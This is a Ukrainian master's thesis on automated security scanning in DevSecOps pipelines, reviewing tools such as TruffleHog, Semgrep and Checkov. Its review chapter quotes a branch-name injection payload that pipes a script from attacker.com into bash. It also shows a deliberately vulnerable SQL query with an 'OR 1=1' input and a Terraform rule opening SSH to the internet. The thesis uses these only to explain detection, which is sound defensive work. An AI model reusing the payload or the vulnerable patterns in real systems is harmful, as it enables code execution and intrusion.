Центральноукраїнський національний технічний університет
Механіко-технологічний факультет
Кафедра кібербезпеки та програмного забезпечення

”Допущено до захисту”
Завідувач кафедри кібербезпеки
та програмного забезпечення
д.т.н., професор
_____ Олексій СМІРНОВ
“____” _____ 2026 р.

**ВИПУСКНА КВАЛІФІКАЦІЙНА РОБОТА**
**за другим (магістерським) рівнем вищої освіти**
на тему
**“Дослідження та програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки”**

Виконав здобувач вищої освіти
ІІ курсу, групи КІ-25М
ОПП «Комп’ютерна інженерія»
спеціальності F7 «Комп’ютерна інженерія»
_____ Подлєсний А.М.
«____» _____ 2026 р.

Керівник проекту
кандидат технічних наук, доцент
_____ Буравченко К.О.
«____» _____ 2026 р.

Нормоконтроль проекту
_____ Коваленко А.С.
«____» _____ 2026 р.

Рецензент _____
_____

Підписано КЕП
Центральноукраїнський національний технічний університет
Подлєсний Андрій Михайлович
Сертифікат: 18DF2C9B93CEA204040000004A0714001E503106
Дійсний з 14.09.2026 19:34:15 по 14.09.2027 19:34:14

**Центральноукраїнський національний технічний університет**
Факультет *Механіко-технологічний*
Кафедра *Кібербезпеки та програмного забезпечення*
Рівень вищої освіти *магістр*
Галузь знань _F_____*"*Інформаційні технології*"*_____
Спеціальність F7 *"*Комп'ютерна інженерія*"*
Освітньо-професійна (освітньо-наукова) програма _*"*Комп'ютерна інженерія*"*_

ЗАТВЕРДЖУЮ
Завідувач кафедри
д.т.н., проф.
_____ Олексій СМІРНОВ
« 1 » вересня 2026 року

# ЗАВДАННЯ НА ВИПУСКНУ КВАЛІФІКАЦІЙНУ РОБОТУ ЗА ДРУГИМ (МАГІСТЕРСЬКИМ) РІВНЕМ ВИЩОЇ ОСВІТИ ЗДОБУВАЧА ВИЩОЇ ОСВІТИ

*Подлєсному Андрію Михайловичу*
(прізвище, ім'я, по батькові)

1. Тема роботи *Дослідження та програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки*

2. Керівник роботи *Буравченко Костянтин Олегович, кандидат технічних наук, доцент*
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом вищого навчального закладу № 41-13 від 17.08.2026 року

3. Строк подання студентом роботи до захисту *2.12.2026 р.*

4. Мета та завдання випускної кваліфікаційної роботи*: Метою розробки є дослідження та програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки*

5. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити)

| | |
|---|---|
| *1. Призначення та область використання.* | *5. Впровадження системи в промислову експлуатацію* |
| *2. Перегляд аналогічних існуючих систем.* | *6. Наукова новизна.* |
| *3. Опис і обґрунтування проектних рішень.* | *7. Заходи з охорони праці та техніки безпеки.* |
| *4. Етапи програмування системи.* | *8. Висновки.* |

6. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень)

| | |
|---|---|
| *Наукова новизна* | *1 аркуш* |
| *Структурна схема системи* | *1 аркуш* |
| *Функціональна схема системи* | *1 аркуш* |
| *Діаграма процесів* | *1 аркуш* |
| *Блок-схема алгоритму роботи додатку* | *2 аркуша* |

7. Консультанти розділів роботи

| Розділ | Прізвище, ініціали та посада консультанта | Підпис, дата | |
|---|---|---|---|
| | | завдання видав | завдання прийняв |
| Охорона праці | Марченко К.М., к.т.н., доцент | 06.10.2026 | 16.11.2026 |
| | | | |

8. Дата видачі завдання « 1 » вересня 2026 р.

## КАЛЕНДАРНИЙ ПЛАН

| № з/п | Назва етапів випускної кваліфікаційної роботи за другим (магістерським) рівнем вищої освіти | Строк виконання етапів випускної кваліфікаційної роботи за другим (магістерським) рівнем вищої освіти | Примітка |
|---|---|---|---|
| 1. | Аналіз існуючих систем | 10.10.2026 р. | |
| 2. | Постановка задачі, оформлення ТЗ | 15.10.2026 р. | |
| 3. | Розробка моделі компонента | 20.10.2026 р. | |
| 4. | Розробка структур даних | 25.10.2026 р. | |
| 5. | Розробка алгоритмів системи | 30.10.2026 р. | |
| 6. | Програмування алгоритмів | 10.11.2026 р. | |
| 7. | Розрахунки з охорони праці та техніки безпеки | 15.11.2026 р. | |
| 8. | Оформлення ПЗ | 17.11.2026 р. | |
| 9. | Попередній захист роботи | 2.12.2026 р. | |
| | | | |

Дата видачі завдання
« 1 » вересня 2026 р.

Підпис керівника

_____ _____
(прізвище та ініціали)

Завдання прийнято до виконання
« 1 » вересня 2026 р.

Підпис здобувача

_____ _____
(прізвище та ініціали)

# АНОТАЦІЯ

**Подлєсний А.М. Дослідження та програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки. F7 Комп'ютерна інженерія. Центральноукраїнський національний технічний університет. Кропивницький. 2026.**

В даній випускній кваліфікаційній роботі за другим (магістерським) рівнем вищої освіти розроблено програмне забезпечення, яке призначено для системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

Метою розробки є дослідження та програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

Об'єктом дослідження є процес автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

Предметом дослідження є методи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

Методи дослідження базуються на методах теорії побудови комп'ютерних мереж, методів DevSecOps, методах математичної статистики, методах розробки програмного забезпечення.

Результат роботи – програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

В процесі роботи над програмною моделлю виконано аналіз існуючих апаратних та програмних засобів. В повній мірі описані всі компоненти розробленого програмного забезпечення.

Розроблено зручний інтерфейс користувача. Наведені інструкції по роботі з програмними засобами.

Програма може використовуватися на ПЕОМ з ОС Windows 10/11.

Програму розроблено в середовищі Visual C++.

**Ключові слова**: комп'ютерна інженерія, захист мережевих корпоративних додатків, DevSecOps

# ABSTRACT

**Podlesnyi A.M. Research and Software Implementation of an Automated Security System for Networked Enterprise Applications within DevSecOps Development Pipelines. F7 Computer Engineering. Central Ukrainian National Technical University. Kropyvnytskyi. 2026.**

This master's-level final qualification thesis presents the development of software designed for an automated security system for networked enterprise applications within DevSecOps development pipelines.

The objective of this project is to research and implement a software-based automated security system for networked enterprise applications within DevSecOps development pipelines.

The object of the research is the process of automating the security of networked enterprise applications within DevSecOps development pipelines.

The subject of the research consists of methods for the automated security of networked enterprise applications within DevSecOps development pipelines.

The research methodology draws upon principles of computer network design, DevSecOps practices, mathematical statistics, and software development techniques.

The outcome of the work is a software implementation of an automated security system for networked enterprise applications within DevSecOps development pipelines.

During the development of the software model, an analysis of existing hardware and software tools was conducted. All components of the developed software are described in detail.

A user-friendly interface has been developed, and instructions for using the software tools are provided.

The software is designed for use on personal computers running the Windows 10/11 operating system. The program was developed in the Visual C++ environment.

**Keywords:** computer engineering, protection of corporate network applications, DevSecOps

## ВІДОМІСТЬ ПРОЕКТУ

| | | | | | |
|---|---|---|---|---|---|
| | | Текстові документи | | | |
| | | | | | |
| 1 | А4 | Пояснювальна записка | 86 | – | |
| 2 | А4 | Робоча програма | 38 | – | Додаток А |
| | | | | | |
| | | Графічні документи | | | |
| | | | | | |
| 3 | А4 | Наукова новизна | 1 | – | |
| | | | | | |
| 4 | А4 | Структурна схема | 1 | – | |
| | | | | | |
| 5 | А4 | Функціональна схема роботи системи | 1 | – | |
| | | | | | |
| 6 | А4 | Діаграма взаємодії процесів | 1 | – | |
| | | | | | |
| 7 | А4 | Блок-схема основної програми | 1 | – | |
| 8 | А4 | Блок-схема роботи підпрограми | 1 | – | |

**ЗМІСТ**

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ І ТЕРМІНІВ ..... 9
ВСТУП..... 10
1 ПРИЗНАЧЕННЯ ТА ОБЛАСТЬ ВИКОРИСТАННЯ ..... 12
1.1 Призначення системи..... 12
1.2 Область застосування ..... 12
2 ПЕРЕГЛЯД АНАЛОГІЧНИХ ІСНУЮЧИХ СИСТЕМ ..... 14
2.1 Огляд існуючих систем, технологій, архітектур та програмних рішень за профілем теми випускної кваліфікаційної роботи за другим (магістерським) рівнем вищої освіти..... 14
2.2 Обґрунтування вибору засобів для побудови системи та мови програмування ..... 28
2.3 Розгорнута постановка завдання ..... 29
3 ОПИС І ОБҐРУНТУВАННЯ ПРОЕКТНИХ РІШЕНЬ ..... 31
3.1 Опис функціонування системи ..... 31
3.2 Розробка структурної схеми..... 34
3.3 Розробка функціональної схеми ..... 38
3.4 Розробка діаграми процесів ..... 41
4 РЕАЛІЗАЦІЯ РОБОТИ. РОЗРАХУНКИ І ЕКСПЕРИМЕНТАЛЬНІ ДАНІ, ЩО ПІДТВЕРДЖУЮТЬ ВІРНІСТЬ ПРОЕКТНИХ ТА ПРОГРАМНИХ РІШЕНЬ .... 43
4.1 Розробка блок-схем та опис алгоритмів функціонування системи ..... 43
5 ВПРОВАДЖЕННЯ СИСТЕМИ В ПРОМИСЛОВУ ЕКСПЛУАТАЦІЮ..... 61
6 НАУКОВА НОВИЗНА ..... 66

7 ЗАХОДИ З ОХОРОНИ ПРАЦІ ТА ТЕХНІКИ БЕЗПЕКИ ..... 67
7.1 Вступ ..... 67
7.2 Аналіз умов праці на робочому місці ІТ-фахівця ..... 68
7.3 Пропозиції щодо підвищення працездатності ІТ-фахівця ..... 70
7.4 Пожежна безпека ..... 72
7.5 Розрахункова частина ..... 73
8 ОСНОВНІ ВИСНОВКИ ..... 76
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ ..... 78

# ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ І ТЕРМІНІВ

| | | |
|---|---|---|
| ЕН | – | електронний нотаріус |
| ЕЦП | – | електронний цифровий підпис |
| СУБД | – | система управління базами даних |
| УЦ | – | удостовірюючий центр |
| CRL | – | список відкликаних сертифікатів |
| DVCS | – | Data Validation and Certification Server Protocols |
| http | – | HyperText Transfer Protocol – протокол передачі гіпертексту |
| HTTPS | – | розширення протоколу HTTP, підтримуюче шифрування |
| IMAP | – | протокол доступу до електронної пошти Інтернету |
| MAC | – | код автентифікації повідомлення |
| OCSP | – | Online Certificate Status Protocol |
| PKI | – | інфраструктура відкритих ключів |
| POP3 | – | Post Office Protocol Version 3 – протокол поштового відділення |
| SMTP | – | простий протокол передачі пошти |
| SSL | – | Secure Sockets Layer – рівень захищених сокетів |
| SQL | – | Structured Query Language – мова структурованих запитів |
| TCP | – | протокол управління передачею |
| TLS | – | криптографічний протокол, захищаючий передачу даних |
| TSP | – | Time-Stamp Protocol |
| URL | – | єдиний показник ресурсів |
| XMPP | – | розширяємий протокол обміну повідомленнями й інформацією про присутність |

# ВСТУП

**Актуальність теми**. Нещодавнє обговорення у спільноті DevSecOps поставило просте питання: які інструменти безпеки на базі штучного інтелекту можна інтегрувати в конвеєр CI/CD для покращення виявлення вразливостей, аналізу коду та автоматизації безпеки? Відповіді висвітлили спільну проблему. Конвеєри поставок програмного забезпечення у 2026 році мають забагато рухомих частин, щоб один інструмент безпеки міг ефективно їх охопити. Типове розгортання сьогодні включає код програми, залежності від відкритого коду, модулі Terraform, образи контейнерів, маніфести Kubernetes, хмарні ресурси та інтеграції зі сторонніми розробниками. Кожен рівень створює власні ризики для безпеки. Розробник може випадково зафіксувати ключ доступу AWS. Зміна Terraform може викрити інфраструктуру для публічного Інтернету. Вразливий пакет може потрапити до збірки через стандартне оновлення залежностей. Образ контейнера може містити критичні CVE задовго до того, як він потрапить у продакшн. Ось чому зрілі команди DevSecOps вбудовують кілька елементів контролю безпеки безпосередньо у свої конвеєри CI/CD, а не покладаються на один сканер безпеки.

**Мета й завдання дослідження.** Метою роботи є дослідження та програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

Для досягнення поставленої мети визначена програма дослідження, що складається з наступних завдань:

– Огляд існуючих систем автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

– Дослідження системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

– Програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

*Об'єктом дослідження* є процес автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

*Предметом дослідження* є методи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

*Методи дослідження* базуються на методах теорії побудови комп'ютерних мереж, методів DevSecOps, методах математичної статистики, методах розробки програмного забезпечення.

**Наукова новизна отриманих результатів.** У процесі рішення завдань, обумовлених цілями дослідження, отримані наступні результати:

– Удосконалено метод автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

– Розроблено вітчизняний продукт автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки, який має більш широкі можливості, на відміну від існуючих аналогів.

**Практична цінність отриманих результатів** полягає в тому, що розроблені алгоритми дозволяють успішно вирішувати задачі автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки.

**Достовірність наукових результатів** підтверджена теоретичними викладеннями, даними комп'ютерного моделювання, коректними дослідженнями параметрів на функціонуючій обчислювальній мережі, а також відповідністю отриманих результатів окремим результатам, наведеним у науковій літературі.

Робота апробована на LVIII науково-технічній конференції здобувачів вищої освіти «Наука-виробництву», основні положення випускної кваліфікаційної роботи за другим (магістерським) рівнем вищої освіти надруковані у статті збірника праць молодих науковців ЦНТУ, випуск №17.

Таким чином, виходячи з вищеперерахованого, дослідження та програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки, є актуальною задачею, яка потребує вирішення у даній випускній кваліфікаційній роботі за другим (магістерським) рівнем вищої освіти.

# 1 ПРИЗНАЧЕННЯ ТА ОБЛАСТЬ ВИКОРИСТАННЯ

## 1.1 Призначення системи

Запустіть один сканер, і ви оберете одну сліпу зону. Інструмент SAST, який сканує Python на наявність SQL-ін'єкцій, не відкриває Dockerfile в тому ж репозиторії. Сканер контейнерів, який перевіряє шари зображень, не зчитує файл Terraform, який надає кластер публічному Інтернету. Сканер секретів, який шукає жорстко закодовані токени, не перевіряє, чи дерево залежностей Node.js містить версію lodash, яка має CVE забруднення прототипу. Кожна поверхня атаки має свій власний сканер, і жоден сканер не перетинає область видимості іншого:

– SQL-запит, побудований на основі інтерполяції f-рядків, є вразливістю на рівні коду; сканер контейнерів не має на що його перевірити.

– Базовий образ Docker, востаннє перебудований шість місяців тому, містить CVE рівня ОС, а інструмент SAST ніколи не відкриває шари образу.

– Група безпеки Terraform з портом 22, відкритим для 0.0.0.0/0, є неправильною конфігурацією IaC; виявлення секретів не читає файли.tf.

– Жорстко закодований ключ Stripe у файлі конфігурації є розкриттям облікових даних; сканер залежностей перевіряє версії пакетів, а не рядкові літерали.

Програма DevSecOps, яка розгортає лише один із цих сканерів, залишає три з цих чотирьох поверхонь без покриття. Ось чому всі п'ять інструментів у цьому посібнику можуть працювати в одному конвеєрі CI/CD без надмірності; вони перевіряють не одні й ті ж речі.

## 1.2 Область застосування

Ринок інструментів DevSecOps пропонує сотні варіантів. Інструменти, які обходять стороною або ігнорують, мають одну й ту ж закономірність: високий

рівень хибнопозитивних результатів, результати, які потребують окремого сеансу сортування, перш ніж хтось зможе діяти, або сканери, які працюють поза робочим процесом запитів на втягування та ніколи не перевіряються. Кожен інструмент у цьому посібнику було оцінено за чотирма конкретними критеріями:

– Пряма інтеграція CI/CD. Кожен інструмент працює як крок конвеєра в GitHub Actions, GitLab CI/CD, Jenkins або Azure DevOps. Перевірка безпеки, яка виконується поза конвеєром, у щотижневому пакетному завданні або на окремій панелі інструментів, яку розробники рідко відкривають, виявляє проблеми після публікації коду, а не до цього.

– Охоплення різних поверхонь атаки. П'ять інструментів разом охоплюють розкриті облікові дані, вразливості на рівні додатків, неправильні конфігурації інфраструктури, CVE контейнерів та прогалини у відповідності. Вибір п'яти інструментів, які сканують один і той самий рівень, забезпечує надмірність без зменшення ризику.

– Розробники можуть реагувати на результати в одному запиті на впровадження (pull request). Сканер, який генерує 200 результатів на один запит на впровадження, навчає розробників ігнорувати його. Кожен інструмент у цьому списку виявляє результати, що відповідають певному рядку коду, ресурсу або конфігурації, та містить достатньо контексту для виправлення без окремого розслідування.

– Автоматизація замість ручної перевірки. Перевірки безпеки, які залежать від того, що людина вручну запускає сканер після кожного коміту, не масштабуються далі невеликої команди. Кожен інструмент у цьому списку або автоматизує саму перевірку безпеки, або генерує інструкції з виправлення помилок безпосередньо, або враховує автоматизоване дотримання політик.

Таким чином, виходячи з вищеперерахованого, дослідження та програмна реалізація системи автоматизованого захисту мережевих корпоративних додатків у DevSecOps-конвеєрах розробки, є актуальною задачею, яка потребує вирішення у даній випускній кваліфікаційній роботі за другим (магістерським) рівнем вищої освіти.

# 2 ПЕРЕГЛЯД АНАЛОГІЧНИХ ІСНУЮЧИХ СИСТЕМ

## 2.1 Огляд існуючих систем, технологій, архітектур, програмних рішень за профілем теми випускної кваліфікаційної роботи за другим (магістерським) рівнем вищої освіти

Кожен інструмент, наведений нижче, орієнтований на певний рівень конвеєра, облікові дані, вихідний код, інфраструктуру, контейнери та виправлення, і працює незалежно, не дублюючи охоплення іншого інструменту.

**Агенти Opsera: Автоматизує сортування даних безпеки, підтвердження відповідності та виправлення по всьому конвеєру**

Керована платформа, яка об'єднує результати кількох сканерів в єдиний робочий процес, зіставляє їх з контролями SOC 2, PCI DSS та HIPAA, а також генерує рекомендації щодо усунення недоліків для кожного результату.

Команда, яка запускає чотири сканери в інтенсивному конвеєрі, безперервно генерує результати. Trivy повертає 40 вразливостей контейнерів у трьох образах. Checkov додає 12 результатів IaC зі зміни Terraform. Semgrep позначає 6 проблем на рівні програми в новому сервісі. TruffleHog виявляє 2 перевірені секрети.

Ці 60 виявлених проблем потрібно доручити інженеру, якому належить уражений сервіс, визначити пріоритети за серйозністю та придатністю до використання, відстежувати до вирішення та документувати для перевірки відповідності. Більшість команд обробляють це за допомогою електронних таблиць, експорту JIRA та щотижневих синхронізацій безпеки. Виявлені проблеми середньої серйозності, отримані три місяці тому, залишаються невирішеними, оскільки жодного рішення щодо пріоритетності ніколи не приймалося. Саме тут програми виявлення зупиняються не через брак виявлених проблем, а через брак робочого процесу навколо них.

Opsera надає чотири агенти штучного інтелекту, які працюють над

існуючими сканерами та автоматизують рівень сортування, відповідності та відновлення.

– Агент сканування безпеки об'єднує кілька сканерів, виявлення секретів через Gitleaks, SAST через Semgrep, сканування контейнерів та залежностей через Trivy в один виклик робочого процесу. Один тригер, один уніфікований звіт з оцінками ризиків та пріоритетними кроками виправлення замість трьох окремих панелей інструментів. Команди, які вже мають ці інструменти, що працюють незалежно, не замінюють їх; вони направляють їх через агента для консолідованого виводу.

– Агент аналізу архітектури зчитує існуючу кодову базу або хмарне середовище та створює карти залежностей сервісів, інвентаризацію кінцевих точок API та прогалини у аварійному відновленні. Найбільш корисний для перевірки безпеки сервісів, які команда не створювала, придбаної кодової бази, застарілого сервісу перед міграцією або документації щодо поверхні атаки перед тестуванням на перевірку.

– Агент аудиту відповідності: SOC 2, PCI DSS, HIPAA та ISO 27001 вимагають збору доказів: журналів контролю доступу, експорту конфігурації, результатів сканування, зіставлених з певними елементами контролю системи. Більшість команд збирають цю інформацію вручну за кілька тижнів до аудиту. Агент аудиту відповідності автоматично зіставляє результати сканування з елементами контролю системи та створює звіт про прогалини, який містить інформацію про те, які елементи контролю пройшли перевірку, які не пройшли перевірку, а також докази, що підтверджують кожне визначення.

– Агент безпеки SQL сканує код бази даних на наявність шляхів SQL-ін'єкцій, жорстко закодованих облікових даних у рядках підключення, ідентифікаційних даних, що зберігаються без шифрування на рівні стовпців, та відсутніх елементів керування доступом на рівні таблиці.

Для кожного виявленого недоліку виводиться конкретне виправлення, переписаний параметризований запит, шаблон змінної середовища, що замінює жорстко закодовані облікові дані, або підхід до шифрування для ураженого

стовпця.

Opsera в дії: аудит SOC2 на dp-app, оцінка 42/100, 5 критичних прогалин, які пропустили інші сканери

Агент аудиту відповідності Opsera був запущений на тій самій інфраструктурі dp-app за допомогою сеансу агента штучного інтелекту. Агент зчитував конфігурацію Terraform, маніфести Kubernetes, діаграми Helm та сценарії розгортання, потім зіставляв результати з вимогами контролю SOC 2 та створював оцінений звіт аудиту.

Opsera підходить командам, які вже використовують два або більше сканерів безпеки та для яких вузьким місцем є усунення недоліків, а не виявлення. Результати накопичуються, право власності незрозуміле, докази відповідності збираються вручну, а вразливості середнього ступеня серйозності залишаються невирішеними тижнями. Вона спрямована на операційний рівень, а не на рівень виявлення.

Команди без базового покриття скануванням не отримають від цього користі, доки не будуть впроваджені TruffleHog, Semgrep, Checkov або Trivy. Пропозиції щодо виправлення, згенеровані штучним інтелектом, слід переглянути перед застосуванням; вони вказують у правильному напрямку, але не є патчами, готовими до об'єднання. Доступно як керована платформа, а не з відкритим вихідним кодом.

**TruffleHog: Виявляє перевірені активні облікові дані у вихідному коді та історії Git**

Сканер секретів з відкритим кодом, який виявляє та перевіряє в режимі реального часу розкриті облікові дані в поточному коді, історії Git та запитах на зняття даних, перш ніж вони потраплять у продакшн.

Розробник додає ключ доступу AWS у файл.env, виявляє помилку через двадцять хвилин і видаляє її в наступному коміті. Ключ зникає з поточного робочого дерева, але він все ще знаходиться в оригінальному коміті, будь-яких форках, створених до видалення, журналах CI/CD, які зафіксували його під час цього запуску, та кешованих артефактах збірки. Облікові дані працюють, доки

хтось не поверне їх в AWS IAM. Видалення секрету з джерела не скасовує його.

Ось чому секретне виявлення має сканувати історію, а не лише поточний стан. TruffleHog охоплює обидва типи.

TruffleHog сканує поточний вихідний код, кожен коміт у всіх гілках та відкриті пул-реквести перед їх об'єднанням, тому облікові дані, закомічені три місяці тому та видалені через тиждень, все одно потрапляють у систему.

Він охоплює понад 700 типів облікових даних: ключі доступу AWS, персональні токени доступу GitHub, ключі облікових записів служби GCP, облікові дані Azure, ключі Stripe API, токени Slack, рядки підключення до бази даних та рядки з високою ентропією, що відповідають відомим шаблонам.

Ключовою особливістю, яка відрізняє його від більшості секретних сканерів, є перевірка облікових даних. Коли TruffleHog знаходить рядок, що відповідає формату ключа доступу AWS:

```
AWS_ACCESS_KEY_ID=AKIAxxxxxxxx
AWS_SECRET_ACCESS_KEY=xxxxxxxx
```

Він здійснює активний виклик API до кінцевої точки автентифікації AWS, щоб перевірити, чи ключ все ще працює. Знахідка з позначкою «Перевірено» означає, що облікові дані наразі активні. «Неперевірено» означає, що шаблон збігається, але ключ, ймовірно, вже ротовано. Ця відмінність значно зменшує шум; репозиторій з 200 коммітами може виявити десятки історичних секретів, але лише кілька з них насправді активні та потребують негайних дій.

Практичний розділ: Сканування форку Cal.com, 46 неперевірених секретів, 0 перевірених, один токен, який потребує ротації

Файлова система trufflehog. Звернувся до форку Cal.com та повернув 46 результатів за 23 секунди, всі неперевірені, жодного наразі не підтверджено. Справжня робота полягає в тому, щоб відокремити один важливий результат від 45 ні.

Найбільш дієвим результатом став токен доступу Google OAuth2, зафіксований безпосередньо в apps/web/calendso.yaml. Токени OAuth мають певні періоди дії, і «неперевірений» не означає «безпечний»; це означає, що TruffleHog не зміг підтвердити термін дії. Цей токен потребує ротації.

Решту результатів можна розділити на дві категорії: навмисні заповнювачі (ідентифікатор джерела даних Postgres з magical_password у файлі README, фікстура GCP з літеральними рядками "PRIVATE_KEY" у тестовому файлі) та чистий шум від.yarn/install-state.gz та yarn.lock, які згенерували понад 30 збігів зі шаблонами для детекторів FlatIO, CircleCI та Box. Жоден з них не був перевірений. Додавання.trufflehogignore для виключення.yarn/, yarn.lock та *.gz скорочує список до трьох результатів, які варто розглянути.

У CI прапорець --only-verified робить це придатним для використання у великих масштабах; це означає, що лише активні, підтверджені облікові дані блокують PR:

```
— name: Run TruffleHog
  uses: trufflesecurity/trufflehog@main
  with:
    extra_args: --only-verified --exclude-paths=.trufflehogignore
```

Значення fetch-depth: 0 на кроці оформлення замовлення не підлягає обговоренню; без нього TruffleHog сканує лише останній коміт і пропускає все, що поховано в історії.

TruffleHog – це правильний перший засіб керування для будь-якої команди, яка наразі не має виявлення секретів у робочому процесі зв'язків з громадськістю. Розробники можуть надавати ключі API, паролі бази даних або хмарні облікові дані без збою конвеєра. Він розгортається менш ніж за годину для дій GitHub та одразу показує, чи є якісь облікові дані в історії репозиторію все ще активними. Він охоплює лише секрети. Сканування вразливостей, аналіз IaC та сканування контейнерів виходять за рамки його застосування.

Ротація витікаючих облікових даних закриває один шлях розкриття. Але вразливості, записані безпосередньо в код програми, SQL-ін'єкції, ін'єкції команд та обхід автентифікації, не відображаються в жодному скануванні секретів.

**Semgrep: Виявляє вразливості ін'єкцій та небезпечні шаблони перед об'єднанням пул-реквестів**

Інструмент SAST з відкритим кодом, який аналізує вихідний код в AST для позначення SQL-ін'єкцій, XSS, ін'єкцій команд та шляхів відстеження вразливостей більш ніж 30 мовами програмування.

Розробник пише кінцеву точку Django, яка створює необроблений SQL-запит на основі введених користувачем даних:

```
def get_user(user_id):
    query = f"SELECT * FROM users WHERE id={user_id}"
    cursor.execute(query)
    return cursor.fetchone()
```

Модульний тест проходить тестування user_id=42. Інтеграційний тест робить те саме. Обидва повертають очікуваний рядок. Обидва проходять тестування. PR об'єднується, і ця кінцева точка приймає довільний SQL від будь-якого HTTP-абонента, який надсилає user_id=1 АБО 1=1--. Функція працює правильно в кожному тестовому сценарії, який написала команда. Покриття функціональним тестом та стійкість до впровадження є повністю незалежними. Тести перевіряють очікувану поведінку; вони не досліджують вхідні дані суперника. Саме тут SAST заповнює прогалину.

Замість сканування необробленого тексту, Semgrep аналізує вихідні файли в абстрактне синтаксичне дерево. Рядок SQL, побудований з константи, структурно відрізняється від рядка, зібраного з використанням вхідних даних запиту; Semgrep знає цю різницю. Сканер регулярних виразів – ні.

Правила описують структурні шаблони, а не збіги рядків. «Введені користувачем дані надходять у виклик конструкції SQL без параметризованої обгортки запиту» – це структурне правило. Бібліотека спільноти постачає сотні попередньо створених правил, що охоплюють SQL-ін'єкції, XSS, SSRF, ін'єкції команд, незахищену криптографію та обхід автентифікації в Python, JavaScript, TypeScript, Go, Java, C#, Ruby, PHP та інших мовах.

Для вразливостей, що охоплюють кілька функцій, режим пошкодження Semgrep відстежує ненадійний вхід від точки входу через кожен проміжний

виклик, доки він не досягне конфіденційної операції без санітарної обробки:

Параметр HTTP-запиту -> передається допоміжній функції -> використовується в запиті до бази даних без параметризації

Зіставлення зі зразком лише на етапі виклику бази даних пропускає випадок, коли небезпечне значення спочатку передається через три допоміжні функції. Режим Taint відображає повний шлях.

Практичний розділ: Сканування форку Cal.com, 145 виявлених блоків, чотири робочі процеси дій GitHub з ін'єкцією оболонки

Сканування semgrep виявило 7309 файлів, відстежених git, за 77 секунд і повернуло 145 результатів, кожен з яких позначено як блокуючий. Найсерйозніший клас взагалі не був у коді програми.

Чотири файли робочого процесу GitHub Actions містили результати run-shell-injection, де значення контексту ${{...}} інтерпольувалися безпосередньо в команди оболонки. Гілка PR з назвою feature/test; curl attacker.com/shell.sh | bash виконувала це корисне навантаження в CI runner з повним доступом до секретів репозиторію.

Виправлення полягає в проміжній змінній середовища, спочатку перемістіть ${{ inputs.path }} в env:, а потім посилайтеся на неї як $INPUT_PATH на кроці оболонки. Шаблон з'явився в чотирьох окремих файлах робочого процесу.

Окрім висновків CI/CD: десять обробників зворотних викликів OAuth в інтеграціях магазинів додатків (feishucalendar, hitpay, intercom, stripepayment, paypal та інші) викликають res.redirect(url) з введеними користувачем даними, одне правило позначило всі десять за один прохід. У двох Dockerfile відсутня інструкція USER; Semgrep згенерував точну рядок виправлення для обох через --autofix. Той самий токен Google OAuth TruffleHog, спійманий у calendso.yaml, також з'явився тут незалежно як блокуюча структурна відповідність, корисна перехресна перевірка того, що обидва інструменти сканують одну й ту саму поверхню.

```
yaml
- uses: returntocorp/semgrep-action@v1
  with:
    config: "p/security-audit p/owasp-top-ten"
```

Усі 145 результатів блокують PR за замовчуванням. Одних лише результатів ін'єкцій оболонки достатньо, щоб виправдати додавання цього до будь-якого конвеєра, який приймає внески від осіб ззовні основної команди.

Semgrep підходить для команд, які пишуть SQL-запити, обробляють вхідні HTTP-запити або створюють логіку автентифікації, де жоден сканер наразі не перевіряє ці шляхи коду перед об'єднанням. Його рівень хибнопозитивних результатів достатньо низький, щоб більшості команд не потрібен спеціальний процес сортування. Він охоплює статичний аналіз вихідного коду програми; він не сканує файли інфраструктури, образи контейнерів або бази даних залежностей CVE. Вразлива версія запитів у requirements.txt повністю проходить Semgrep.

Semgrep охоплює рівень коду застосунку. Інфраструктура, на якій працює цей застосунок, корзини S3, групи безпеки, робочі навантаження Kubernetes та ролі IAM, керується за допомогою власного коду та має власний клас неправильних конфігурацій, які не зчитує жоден інструмент SAST.

**Checkov: Блокує небезпечні конфігурації Terraform та Kubernetes перед розгортанням**

Сканер IaC з відкритим кодом, який оцінює Terraform, Kubernetes YAML, Helm-чарти та CloudFormation на відповідність понад 1000 політикам безпеки перед створенням єдиного хмарного ресурсу.

Terraform перевіряє синтаксис HCL та посилання на ресурси. Він не перевіряє безпеку конфігурації. Розробник пише групу безпеки, яка відкриває SSH для всього світу:

```
resource "aws_security_group" "web" {
  ingress {
    from_port   = 22
    to_port     = 22
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
```

```
  }
}
```

